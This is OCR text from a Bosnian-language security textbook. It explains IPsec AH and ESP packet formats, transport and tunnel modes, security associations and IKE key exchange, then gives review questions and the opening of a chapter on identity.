
- Slijedeće zaglavlje - tip protokola koji se prenosi u IP odnosno AH paketu. Ova vrijednost se prepisuje iz originalnog IP paketa iz polja istog naziva;
- Dužina zaglavlja – dužina AH zaglavlja u 32 bitni riječima, umanjena za dvije riječi;
- REZERVISANO – rezervisano za buduću upotrebu i mora biti postavljeno na nula;
- Indeks sigurnosnih parametara (SPI - *Security Parameters Index*) – jedinstveni identifikator komunikacije na koju se paket odnosi
- Redni broj – broj koji se povećava za jedan sa svakim poslanim paketom
- Vrijednost za provjeru integriteta (ICV) – polje je promjenljive dužine i u njega se pohranjuje vrijednost koja se koristi za provjeru integriteta IP paketa. Dužina polja zavisi od izabranog algoritma za računanje vrijednosti. Ako algoritam daje vrijednost koja nije umnožak 32 bita onda se na tu vrijednost dodaje potreban broj bita do dužine koja je umnožak 32 bita. Uobičajeni algoritmi za računanje ICV su kodovi za provjeru autentičnosti poruke (MAC). Najčešće se koristi HMAC mehanizam sa SHA ili MD5 *hash* funkcijama.

Namjena polja biće jasnija nakon objašnjenja njihove upotrebe u dva načina rada.

Transportni način rada

Transportni način rada se uglavnom koristi da zaštiti komunikaciju između dva krajnja uređaja (računara). U AH transportnom načinu rada originalni IP paket se mijenja tako da se nakon originalnog IP zaglavlja ubacuje AH zaglavlje prije originalnog sadržaja IP paketa. Prilikom slanja, vrijednost polja „Slijedeće zaglavlje“ originalnog IP zaglavlja koje označava protokol koji se prenosi u IP paketu kopira se u polje istog naziva u AH zaglavlju, a u njega se upisuje vrijednost koja označava da je slijedeće zaglavlje AH (51). Računa se vrijednost za provjeru integriteta preko nepromjenljivih polja novog IP paketa i upisuje u polje „ICV“ novog paketa. Originalni IP i novo-formirani IP AH paket prikazani su na slici 3.6.

Na prijemnoj strani provjerava se integritet i autentičnost tako što se nad istim poljima računa ICV, upotrebom istog algoritma i tajnog ključa. Ovaj



Slika 3.6: Izmjene na IP paketu za slanje u IP AH transportnom načinu rada

ICV se poredi sa onim iz „ICV“ polja iz AH zaglavlja. Ako su isti to znači da paket nije izmijenjen od kako je dodano AH zaglavlje, te da ga je mogao poslati samo pošiljalac koji ima tajni ključ. Očigledno je da postoji pitanje dogovora oko algoritma i razmjene ključeva. To pitanje je razmotreno kad se bude govorilo u upravljanju ključevima u IPsec. Nakon ove provjere se vrijednost iz polja „Slijedeće zaglavlje“ AH zaglavlja upisuje u isto polje IP zaglavlja, te se uklanja AH zaglavlje iz paketa. Ovim je paket vraćen u svoj izvorni oblik i može biti dalje isporučen.

Tunelski način rada

Tunelski način rada se uglavnom koristi za formiranje virtualnih privatnih mreža (VPN – *virtual private network*). Ovdje se formira „tunel“ između dva uređaja koji IP pakete ubacuju u IPsec pakete na strani pošiljaoca, te vade originalne IP pakete iz IPsec paketa na strani primaoca. U AH tunelskom načinu rada cijeli originalni IP paket se ubacuje (*encapsulate*) u novoformirani IP paket. IP zaglavlje novoformiranog paketa može biti drugačije od IP zaglavlja

originalnog IP paketa. Ovo uključuje i različite IP adrese izvora i odredišta. Ako ovo pretvaranje IP paketa u IPsec paket vrši uređaj koji pruža uslugu osiguravanja IP veze za više računara sa neke lokacije (*security gateway*) onda se njegova IP adresa stavlja kao izvorišna. Odredišna adresa može biti adresa sličnog uređaja na strani originalnog primaoca. I ovdje se nakon novog IP zaglavlja ubacuje AH zaglavlje, nakon kog slijedi originalni IP paket. Vrijednost polja „Slijedeće zaglavlje“ novog IP zaglavlja je AH (51) jer unutar njega je AH zaglavlje. Vrijednost polja „Slijedeće zaglavlje“ AH zaglavlja je IP(4) jer unutar njega je (originalni) IP paket. Ovdje se vrijednost za provjeru integriteta računa preko svih polja originalnog IP paketa (jer se ona neće mijenjati), nepromjenljivih polja novog IP zaglavlja i svih polja AH zaglavlja osim „ICV“ i upisuje u polje „ICV“ novog paketa. Originalni IP i novo-formirani IP AH paket prikazani su na slici 3.7.

Na prijemnoj strani provjerava se integritet i autentičnost tako što se nad istim poljima računa ICV, upotrebom istog algoritma i tajnog ključa. Ovaj ICV se poredi sa onim iz „ICV“ polja iz AH zaglavlja. Ako su isti to znači da paket nije izmijenjen od kako je dodano AH zaglavlje, te da ga je mogao poslati samo pošiljalac koji ima tajni ključ. Nakon ove provjere se novo IP zaglavlje i AH zaglavlje uklanjaju iz paketa. Ovim je paket vraćen u svoj izvorni oblik i može biti dalje isporučen.


3.6.3 IP sigurnosna enkapsulacija sadržaja (ESP)

IP sigurnosna enkapsulacija sadržaja (ESP) je protokol koji pruža usluge povjerljivosti i potvrđivanja autentičnosti za IPv4 i IPv6. Konkretno, to su povjerljivost sadržaja paketa, integritet paketa i potvrda autentičnosti pošiljaoca, kao i opcionalno zaštita od ponavljanja poruka. Tekuća verzija IP ESP opisana je u RFC4303 [100].

ESP ne ubacuje samo dodatno zaglavlje već pravi obimnije promjene na paketu koji štiti, tako da se pravi ESP paket. Izgled ESP paketa dat je na slici 3.8.


Polja u zaglavlju imaju slijedeće namjene:

1. Indeks sigurnosnih parametara (SPI - *Security Parameters Index*) – jedinstveni identifikator komunikacije na koju se paket odnosi;
2. Redni broj – broj koji se povećava za jedan sa svakim poslanim paketom
3. Šifrirani sadržaj koji se štiti (*Payload Data*) – u ovom polju varijabilne dužine nalazi se šifrirani sadržaj originalnog IP paketa (u transportnom načinu rada) ili šifriran kompletan originalni IP paket (u tunelskom načinu rada). Sadržaj je šifriran šifratorom i ključem koji su dogovoreni između dvije IPsec strane;
4. Dopunjavajući bajti (*Padding*) – ovo polje služi da se sadržaj proširi na umnožak veličine bloka kod blok šifratora;
5. Broj dopunjavajući bajta (*Pad Length*) - broj bajta koji se nalaze u prethodnom polju;



Slika 3.7: Izmjene na IP paketu za slanje u IP AH tunelskom načinu rada

6. Slijedeće zaglavlje - tip protokola koji se prenosi u polju „Šifrirani sadržaj koji se štiti“. Ova vrijednost se prepisuje iz originalnog IP paketa iz polja istog naziva ako se prenosi samo sadržaj IP pakete (transport) ili je IP(4 za IPv4, 41 za IPv6) ako se prenosi cijeli originalni IP paket (tunel);
7. Vrijednost za provjeru integriteta (ICV) – ovo polje je opcionalno i koristi se ako se ESP koristi i za osiguravanje autentičnosti paketa. Polje ima istu funkciju kao istoimeno polje u AH zaglavlju, s tom razlikom što se ICV vrijednost računa samo za kompletan ESP paket (naravno bez ovog polja).



Slika 3.8: Format ESP paketa

Namjena polja biće jasnija nakon objašnjenja njihove upotrebe u dva načina rada.


Transportni način rada

Transportni način rada se koristi da zaštiti sadržaj IP paketa u komunikaciju između dva krajnja uređaja (računara). U ESP transportnom načinu rada originalno IP zaglavlje se ne mijenja osim što se u polje „Slijedeće zaglavlje“ upisuje vrijednost za ESP (50). Nakon ovog IP zaglavlja se ubacuje ESP paket u gore opisanom formatu. U koliko se koristi usluga potvrđivanja autentičnosti paketa koristi se i ICV polje ESP paketa. U ovom načinu rada sadržaj originalnog IP paketa se šalje šifriran. Originalni IP i novo-formirani IP AH paket prikazani su na slici 3.9.

Na prijemnoj strani sadržaj paketa se dešifrira i opcionalno se provjerava integritet ovog sadržaja i autentičnost pošiljaoca. Nakon toga dešifrirani sadržaj je dostupna za dalju obradu na odredišnom čvoru.

Tunelski način rada

Tunelski način rada se koristi da zaštiti kompletan originalni IP paket. I ovdje se kao i kod AH formira „tunel“ između dva uređaja koji IP pakete ubacuju u IPsec pakete na strani pošiljaoca, te vade originalne IP pakete iz IPsec paketa na strani primaoca. IP zaglavlje novoformiranog paketa može biti drugačije od IP zaglavlja originalnog IP paketa. Ovo uključuje i različite IP adrese izvora i odredišta. Ako ovo pretvaranje IP paketa u IPsec paket vrši uređaj koji pruža uslugu osiguravanja IP veze za više računara sa neke lokacije (*security gateway*) onda se njegova IP adresa stavlja kao izvorišna. Odredišna adresa



Slika 3.9: ESP transportni način rada


može biti adresa sličnog uređaja na strani originalnog primaoca. U polje „Slijedeće zaglavlje“ u zaglavlju novoformiranog IP paketa upisuje se vrijednost za ESP (50). Nakon ovog IP zaglavlja se ubacuje ESP paket u ranije opisanom formatu. U koliko se koristi usluga potvrđivanja autentičnosti paketa koristi se i ICV polje ESP paketa. U ovom načinu rada kompletan originalni IP paket se šalje šifriran. Originalni IP i novo-formirani IP AH paket prikazani su na slici 3.10.

Na prijemnoj strani originalni IP paketa se dešifrira i opcionalano se provjerava njegov integritet i autentičnost pošiljaoca. Nakon toga originalni IP paket je dostupan za dalju obradu i isporuku na krajnje odredište.

3.6.4 Sigurnosno pridruživanje

Kako je ranije pomenuto, da bi oba IPsec protokola, AH i ESP, radila u bilo kom od načina rada, transport ili tunel, potrebno je da imaju dogovorene algoritme i ključeve koje će koristiti za provjeru autentičnosti i šifriranje. Upravljanje ključevima je obrađeno u slijedećem podpoglavlju. Ovdje se razmatra pitanje čuvanja i upotrebe tih ključeva na strani IPsec pošiljaoca i primaoca.

Za svaku IPsec konekciju postoji sigurnosno pridruživanje (SA – *Security Association*). SA je dogovor koji se odnosi na jedan smjer (slanje ili prijem)



Slika 3.10: ESP tunelski način rada

komunikacije između dva čvora koji specificira kakve se IPsec zaštita pruža toj komunikaciji. Ovaj dogovor obuhvata izabrani IPsec protokol i način rada, kriptografske algoritme i tajne ključeve, kao i tipove saobraćaja koji se štite. U IPsec-v2 SA je bila jedinstveno definisana sa kombinacijom SPI, protokola (AH ili ESP) i odredišne IP adrese. U tekućoj verziji 3 IPsec SA je jedinstveno definisana sa SPI, i opcionalno protokolom. Svaki IPsec čvor pohranjuje sve svoje SA u bazu podataka SA (SAD - *Security Association Database*).

Kada IPsec paket dođe na prijemnik, paket se identificira na osnovu SPI (i možda protokola i IP adrese druge strane). U SAD se pronađe SA koja odgovara ovom paketu. U SA se pronađu parametri koji definišu kakvu IPsec zaštitu paket ima, koji su kriptografski protokoli i ključevi korišteni. Na osnovu ovih informacija IPsec prijemnik može obaviti sigurnosne operacije kao što je provjera autentičnosti i dešifriranje.

3.6.5 Upravljanje ključevima

Da bi opisani IPsec funkcionisao neophodno je da se potrebni ključevi, te drugi IPsec parametri, nalaze u SA. Postoje dva glavna načina na koje se ove vrijednosti konfigurišu.

Prvi, očigledni, način je da se parametri razmjene nekim drugim putem od onog kojim će teći komunikacija i podese ručno na obje strane IPsec veze. Naravno ovo nije pogodno za veći broj IPsec veza i zahtjeva pronalaženje nekog načina sigurne razmjene ključeva.

Alternativa je protokol za razmjenu ključeva IKE (*Internet Key Exchange*). IKE omogućava stranama u IPsec komunikaciji da dogovore parametre (i ključeve) neophodne za uspostavljanje SA. Tekuća verzija 2 IKE opisana je u RFC5996 [97].

Kod IKE učesnici u komunikaciji razmjenjuju dvije tajne i dogovaraju dva skupa kriptografskih parametara, po jedan za svaku tajnu. IKE uspostavlja dvije SA u dvije faze dogovora između učesnika u komunikaciji. U fazi jedan se uglavnom razmjenjuju nešifrirane poruke, dok su u fazi dva sve poruke šifrirane.

IKE faza jedan: dogovor oko ključa i potvrda identiteta

U fazi jedan, dijeljeni tajni ključevi se uspostavljaju koristeći Diffie-Hellman algoritam, a strane u komunikaciji međusobno potvrđuju identitet. U ovoj fazi oni uspostavljaju prvu dijeljenu tajnu i na osnovu nje generišu tri ključa: za šifriranje, potvrdu identiteta i jedan dodatni. Prva dva ključa se koriste za šifriranje i potvrdu identiteta poruka u fazi dva, dok se treći ključ koristi prilikom generisanja drugog skupa tajnih ključeva.

IKE faza dva: Uspostavljanje parametara za masovno šifriranje

U fazi dva, učesnici u komunikaciji dogovaraju parametre za masovno šifriranje i izračunavaju drugi skup tajnih ključeva. Drugi skup tajnih ključeva se računa na osnovu slučajnih vrijednosti koje generišu učesnici u komunikaciji i trećeg ključa iz faze jedan.

Ovaj dvofazni način rada olakšava, čini bržom, promjenu ključeva za masovno šifriranje. Pošto se u fazi dva koristi simetrična kriptografija ova faza brzo može dogovoriti novi skup ključeva. Kod IPsec je čak uobičajeno da se ovi ključevi mijenjaju automatski, transparentno za korisnika, nakon nekog vremena.

U ovom poglavlju opisani su neki od kriptografskih protokola koji se u praksi koriste za ostvarivanje sigurnosti informacija. Za svaki od protokola objašnjen je princip i način rada. Pokazano je kako ovi protokoli koriste

osnovne kriptografske elemente opisane u prethodnom poglavlju. Ovim je završen dio knjige koji se bavi direktno kriptografijom. U nastavku se do sada objašnjeni protokoli pominju u sklopu konkretnih sigurnosnih mehanizama.

Pitanja za provjeru stečenog znanja

3.1. Kako se pravi digitalni potpis korištenjem asimetrične kriptografije?

3.2. Da li digitalni potpis osigurava povjerljivost i objasniti kako, ako je odgovor da, odnosno zašto, ako je odgovor ne?

3.3. Koja je namjena certifikata u sistemima koji koriste asimetričnu kriptografiju?

3.4. Ko izdaje i potpisuje X.509 certifikate?

3.5. Koja je namjena Infrastrukture javnih ključeva (PKI)?

3.6. Za šta se koristi TLS/SSL protokol?

3.7. Za šta se koristi S/MIME protokol?

3.8. Koja tajna informacija je osnova svih ključeva kod TLS? Ko je generiše i na koji način? Kako druga strana dođe to te informacije?


3.9. Na koji način se provjerava autentičnost certifikata koji web server ponudi prilikom pristupa njegovim stranicama putem SSL (HTTPS)?

3.10. Na koji način server kod TLS zna da razmjenjuju poruke baš sa onim klijentom koji je inicirao konekciju ?

3.11. Kada prilikom pristupanja web lokaciji https://zamger.etf.unsa.ba/ dobijete upozorenje vezano za certifikat, šta to upozorenje znači? Ako certifikat, koji je web server te lokacije ponudio, ima atribute kao na slici 3.11:

- Šta je razloga za upozorenje?
- Šta ispravan certifikat garantuje?

3.12. Ako želite da čvorovi na putu između IPsec pošiljaoca i primaoca ne mogu vidjeti originalnog IP pošiljaoca i primaoca i da budete sigurni da je paket zaista od tog pošiljaoca i da nije izmijenjen na putu, koji od IPsec protokola u kom načinu rada bi ste koristili i zašto?



Issued To

Common Name (CN)	localhost.localdomain
Organization (O)	SomeOrganization
Organizational Unit (OU)	SomeOrganizationalUnit
Serial Number	34:8E

Issued By

Common Name (CN)	localhost.localdomain
Organization (O)	SomeOrganization
Organizational Unit (OU)	SomeOrganizationalUnit

Validity

Issued On	13.9.2007
Expires On	12.9.2008

Fingerprints

SHA1 Fingerprint	73:42:CF:86:19:D4:EE:90:98:C0:37:74:C8:0C:7A:59:40:6B:F0:B0
MD5 Fingerprint	11:46:E5:A6:34:1D:AC:52:B2:29:88:14:FF:C9:95:92

Slika 3.11: Primjer certifikata sa nedostacima

4

Identitet i njegovo potvrđivanje

Potvrđivanje ideniteta (*authentication*) je navedeno kao jedan od tri osnovna procesa kojim se realizuje sigurnost računarskih sistema. Da bi bilo moguće potvrditi identitet nekoga ili nečega potrebno je prije svega moći jedinstveno identifikovati identitet koji se potvrđuje. Znači, prije nego što se pristupi problematici i načinima potvrđivanja identiteta potrebno je reći nekoliko riječi o tome šta je zapravo identitet.

4.1 Identitet

Identitet može imati različite definicije za različite namjene, ali sve u osnovi kažu da je to način na koji se neki entitet (subjekat ili objekat) predstavljaju sistemu koji ih identificira, ili obratno način na koji sistem prepoznaje entitete. U svom bliskom okruženju porodice i prijatelja identitet osoba je njihovo ime. U širem i formalnijem okruženju identitet osobe čine ime i prezime. Na fakultetima, a ponekad i u školama, studenti, i učenici, dobivaju jedinstvene brojeve kao svoje identitete. Stvari u kući zovemo njihovim imenima, zajedničkim imenicama, uz možda lokaciju („krevet u dječijoj sobi“), dok je u organizacijama identitet stvari obično inventurni broj. Način na koji se izražava identitet zavisi od okolnosti, a osnovni cilj je da se entitet definiše na jedinstven način, što znači da se može razlikovati od svih drugih entiteta u okruženju koje se razmatra.

Za računarske sisteme identitet je način na koji sistem (uglavnom softver) predstavlja entitet. Entitet je ovdje sve što se može imenovati: korisnici, računari, mrežni uređaji, datoteke, procesi, servisi, ...

Jedinstveno imenovanje, identifikacija, ima dvije osnovne namjene

- Kontrola pristupa
- Odgovornost (*accountability*) za akcije

Primjeri identiteta za objekte, kao što je recimo datoteka, su njihova: imena, a uglavnom i lokacija zbog jedinstvenosti imenovanja. Na računaru može posto-

jati više datoteka sa imenom license.txt, ali samo jedna na lokaciji `C:\Matlab`. Za datoteke u računarskoj mreži potrebna je i mrežna lokacija kao što je ime računara `\\Sasa-desktop\\Djeljena_fascikla\ime_datoteke.ext`. Za identitet korisnika se obično koriste korisnička imena koja moraju biti jedinstvena na domenu upotrebe.[1] Jedna osoba može na jednom domenu upotrebe imati više identiteta u zavisnosti od uloge koju obavlja. Jedan identiteta za istu osobu može biti korisničko ime `sasa.mrdovic` za redovnu upotrebu računarskog sistema, dok drugi može biti korisničko ime `sasa.administrator` za obavljanje administratorskih poslova. Neophodno je napomenuti da jedna osoba može imati više identiteta, ali da **jedan identitet smije odgovarati jednoj i samo jednoj osobi**. Ovo proizilazi iz jedne od namjena identiteta, odgovornosti. Bez jedinstvenog povezivanja korisničkih imena sa osobama nema odgovornosti. Ako računarski sistem ima više administratora svaki od njih bi trebao imati jedinstveno korisničko ime (`sasa.administrator`, `zajko.administrator`). Svako od korisničkih imena može da ima administratorska prava, ali se akcije svakog od njih posebno evidentiraju pa je moguće znati šta je uradio jedan, a šta drugi. Ovo je primjer primjene pomenutog principa minimizacija broja zajedničkih mehanizama koji kaže da mehanizmi koji se koriste za pristup resursima ne trebaju biti dijeljeni među subjektima.

Jedan jedinstven identitet, može biti i skup entiteta. Skup korisnika koji imaju istu ulogu (*role*) u organizaciji može biti dio jedne grupe koja ima svoj identitet – ime. Korisnici koji su članovi grupe zadržavaju svoje pojedinačne identitete, a njima pridružuju identitet grupe. Grupe olakšavaju provjeru ovlaštenja. Korisnici koji imaju istu ulogu u organizaciji obavljaju iste zadatke i treba da imaju ista ovlaštenja. Umjesto pojedinačne dodjele prava na resurse, prava se daju grupi, a time zapravo pojedinačnim članovima grupe. O ovome više kada se bude govorilo o kontroli pristupa i provjerama ovlaštenja.

Imenovanje subjekata u jednom sistemu, na jednom domenu, mora biti jedinstveno. Veoma često samo ime, ili ime i prezime, subjekta nije dovoljno. U većim organizacijama je normalna pojava da više korisnika imaju identično ime i prezime. Zbog ovoga su uz imena obično potrebni dodatni atributi koji osiguravaju jedinstvenost imenovanja kao što su:

- Domen (npr. sasa.mrdovic@istraživanje)
- Lokacija (npr. sasa.mrdovic@glavna_zgrada)
- Neki jedinstveni broj (npr. sasa.mrdovic-2506)

Jedan od primjera u kojima je potrebno ostvariti jedinstveno imenovanje a koji je ranije spomenut su digitalni certifikati koji povezuju javni ključ i jedinstveno ime entiteta kom taj ključ pripada.

U savremenim računarskim mrežama koje su zasnovane na TCP/IP skupu protokola krajnji čvorovi koji komuniciraju u mreži (*host*), poput računara, a danas i drugih uređaja poput mobilnih telefona, imaju više identiteta. Svaki

[1] Ovdje se ne misli na Windows domen, mada se odnosi i na njega, već na sredinu u kojoj se koristi

od ovih identiteta je potreban i koristi se za komunikaciju i adresiranje u odgovarajućem kontekstu. Za globalni identitet u obliku pogodnom za ljude koriste se DNS imena. IP adrese mogu obezbjeđivati globalni identitet, ako su javne IP adrese, ili lokalni identitet, ako su privatne IP adrese. Identitet čvorova u lokalnom mrežnom segmentu predstavljaju njihove MAC adrese.

Zanimljivo pitanje vezano za identitet (kao i njegovo potvrđivanje) je pitanje identiteta korisnika koji koristi neki uređaj, koji takođe ima identitet u sistemu, da se prijavi na sistem. Primjer je upotreba mobilnih telefona za konzumaciju neke usluge od udaljenog sistema. Sistem ovo može posmatrati kao jedan identitet, korisnika ili uređaja. Sistem može posmatrati ova dva identiteta odvojeno te odluke o pravima pristupa donositi za kombinaciju ova dva identiteta. Više riječi o ovom pitanju u nastavku.

Uz identitet u savremenim računarskim mrežama[2] veže se i pitanje anonimnosti. Jedinstveni identitet je suprotnost anonimnosti. Ovo pitanje se dodatno razmatra kada se bude govorilo o pravnim aspektima sigurnosti koji uključuju i privatnost (Poglavlje 13).

4.2 Potvrđivanje identiteta

